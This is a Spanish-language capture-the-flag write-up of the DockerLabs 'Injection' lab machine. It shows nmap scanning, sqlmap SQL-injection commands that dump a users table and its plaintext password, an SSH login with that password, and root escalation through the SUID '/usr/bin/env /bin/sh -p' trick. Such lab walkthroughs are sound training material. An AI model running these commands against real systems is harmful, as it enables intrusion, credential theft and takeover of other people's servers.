

WRITE UP ~MÁQUINA INJECTION~

Fuente: Docker Labs (<https://dockerlabs.es/>)

Resuelto por: Marco Valentin Fernandez | Estudiante Avanzado de Informática

1) COMANDO PING

Lo primero que hacemos después de conectarnos es revisar si la máquina que estamos auditando está funcionando / encendida / disponible, ya que no querríamos bajo ningún concepto auditar una máquina apagada o inexistente en la red porque no podríamos resolverla nunca.

```
ken@DESKTOP-GP04ALO:~$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.203 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.132 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.042 ms
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.030 ms
64 bytes from 172.17.0.2: icmp_seq=6 ttl=64 time=0.031 ms
```

Esta es la captura de algunas respuestas de la ejecución del comando Ping a la dirección IP de la máquina.

Ahora, ya habiendo asegurado la conexión con el host, extraemos información interesante como el Time To Live , que tiene un valor de 64 el cual corresponde a un Sistema Operativo Linux(En caso de ser 127/128 corresponde a windows).

2) NMAP

Ahora comenzamos con la enumeración ejecutando el comando Nmap para escanear un poco los puertos abiertos del sistema.

```
ken@DESKTOP-GP04ALO:~$ nmap 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-27 00:09 UTC
Nmap scan report for 172.17.0.2 (172.17.0.2)
Host is up (0.00019s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Identificamos 2 puertos abiertos, el servicio SSH y el http (servidor web NO seguro). Por lo que ahora podemos buscar más información limitando el escaneo solo a estos puertos.


```
ken@DESKTOP-GP04ALO:~$ sudo nmap -sV -p 22,80 172.17.0.2
[sudo] password for ken:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-27 00:11 UTC
Nmap scan report for 172.17.0.2 (172.17.0.2)
Host is up (0.000033s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
MAC Address: BA:33:66:8E:57:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.87 seconds
```

Parece que podemos comenzar a revisar la web, ya que aunque nos devolvió la MAC ADDRESS no podemos hacer mucho todavía, lo más útil fue confirmar que estamos frente a un servicio Linux.

El puerto ssh es seguro ya que está en su última versión hasta la fecha (2.0).




Para llegar hasta la Web simplemente abrimos nuestro navegador y pegamos la dirección IP del host.

Acá nos damos cuenta que hay un formulario de registros, en este paso es recomendable revisar el código fuente / Inspeccionar la página. Sin embargo, para este laboratorio en específico no resultó muy útil.

3) HERRAMIENTA SQLMAP

Como sabemos que hay un formulario podemos intentar con una Inyección Sql automatizada, por medio de la herramienta SQLmap.

```
ken@DESKTOP-GP04ALO:~$ sqlmap -u http://172.17.0.2/ --forms --dbs --batch
```



{1.8.4#stable}

<https://sqlmap.org>


Al terminar de ejecutarse, esto nos deja información importante:

```
[00:26:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:26:52] [INFO] fetching database names
[00:26:52] [INFO] retrieved: 'information_schema'
[00:26:52] [INFO] retrieved: 'performance_schema'
[00:26:53] [INFO] retrieved: 'sys'
[00:26:53] [INFO] retrieved: 'register'
[00:26:53] [INFO] retrieved: 'mysql'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] register
[*] sys
```

SQLMAP nos listó 5 bases de datos con las que podemos ejecutar consultas para obtener información. Este es el momento donde comenzamos a probar, si pensamos un poco detenidamente sabremos que “register” por cuestión de lógica puede corresponder con una página que tiene un formulario de registro, como la que ya hemos inspeccionado.

Con esta información podemos ejecutar nuevamente nuestra herramienta, pero esta vez pidiéndole que encuentre las “TABLAS”, dentro de la base de datos register. El parámetro dbs es para que nos liste / enumere todas las bases de datos. El parámetro forms detecta muchos campos.

```
ken@DESKTOP-GP04ALO:~$ sqlmap -u http://172.17.0.2/ --forms -D register --tables --batch
```



{1.8.4#stable}

<https://sqlmap.org>

Muy similar al comando anterior pero esta vez utilizamos -D register --tables, indicando que le pedimos las “Tablas” de la base de datos llamada “register”.

```

do you want to exploit this SQL injection? [Y/n] Y
[00:35:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:35:12] [INFO] fetching tables for database: 'register'
[00:35:14] [INFO] retrieved: 'users'
Database: register
[1 table]
+-----+
| users |
+-----+

```

Entre toda la información obtenida podemos leer → El sistema operativo del servidor es Ubuntu(linux), etc... Pero lo que nos importa es la sección que dice: Database: register, que indica la base de datos, y la cantidad de tablas (1). Ahora sabemos que la base de datos register, tiene una tabla llamada “users”, por lo que podríamos pedirle a SQLmap, que encuentre las columnas que tiene esta misma tabla e ir desmantelando esta de a poco.

Por el momento tenemos:

Base de datos “REGISTER” → Tabla “USERS” →


Nos faltan las columnas de users y los datos que tienen esas columnas.

Ejecutamos el mismo comando, pero esta vez le especificamos que queremos las columnas:

```

ken@DESKTOP-GP04ALO:~$ sqlmap -u http://172.17.0.2/ --forms -D register --tables --columns --batch

```



```

{1.8.4#stable}
https://sqlmap.org

```


```

[00:40:45] [INFO] fetching columns for table 'users' in database 'register'
[00:40:45] [INFO] retrieved: 'username'
[00:40:45] [INFO] retrieved: 'varchar(30)'
[00:40:45] [INFO] retrieved: 'passwd'
[00:40:45] [INFO] retrieved: 'varchar(30)'
Database: register
Table: users
[2 columns]
+-----+
| Column | Type |
+-----+
| passwd | varchar(30) |
| username | varchar(30) |
+-----+


```

Observamos en la salida que tiene 2 columnas, passwd y username.

```
ken@DESKTOP-GP04ALO:~$ sqlmap -u http://172.17.0.2/ --forms -D register -T users -C username,passwd --dump --batch
```



```
{1.8.4#stable}
```



```
https://sqlmap.org
```

```
+-----+-----+
| username | passwd |
+-----+-----+
| dylan    | KJSDFG789FGSDF78 |
+-----+-----+
```

Ahora podemos probarlo en el formulario o con SSH.

4) ESCALADA DE PRIVILEGIOS

```

ken@DESKTOP-GP04ALO:~$ ssh dylan@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:5ic4ZXizeEb8agR4jNX59cBONCe5b5iEcU9lf2zt0Q0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.6.87.2-microsoft-standard-WSL2 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@21a52605d1ce:~$

```

```

dylan@21a52605d1ce:~$ ls
dylan@21a52605d1ce:~$ find / -perm -4000 -ls 2>/dev/null
 288089    44 -rwsr-xr-x  1 root    root      43976 Jan  8  2024 /usr/bin/env
 127213    36 -rwsr-xr-x  1 root    root      35192 Feb 21  2022 /usr/bin/umount
 127112    40 -rwsr-xr-x  1 root    root      40496 Feb  6  2024 /usr/bin/newgrp
 127049    72 -rwsr-xr-x  1 root    root      72072 Feb  6  2024 /usr/bin/gpasswd
 127123    60 -rwsr-xr-x  1 root    root      59976 Feb  6  2024 /usr/bin/passwd
 127107    48 -rwsr-xr-x  1 root    root      47480 Feb 21  2022 /usr/bin/mount
 126981    72 -rwsr-xr-x  1 root    root      72712 Feb  6  2024 /usr/bin/chfn
 126987    44 -rwsr-xr-x  1 root    root      44808 Feb  6  2024 /usr/bin/chsh
 127187    56 -rwsr-xr-x  1 root    root      55672 Feb 21  2022 /usr/bin/su
 158497    36 -rwsr-xr--  1 root    messagebus 35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 158558   332 -rwsr-xr-x  1 root    root      338536 Jan  2  2024 /usr/lib/openssh/ssh-keysign
dylan@21a52605d1ce:~$ /usr/bin/env /bin/sh -p
# pwd
/home/dylan
# whoami
root
# |

```

Lo que se hizo en estas imágenes fue simplemente usar el comando `find` para buscar la raíz de todo el sistema de archivos, y con el comando `-perm -4000` simplemente buscamos los archivos con el bit de SUID en activo.

Es esencial entender esta parte porque SUID significa Set User Id, es decir que cuando cualquier usuario ejecuta un archivo de este tipo, lo hace con los privilegios del dueño del archivo, los cuales suelen ser los privilegios “Root” mayoritariamente, permitiéndonos escalar privilegios.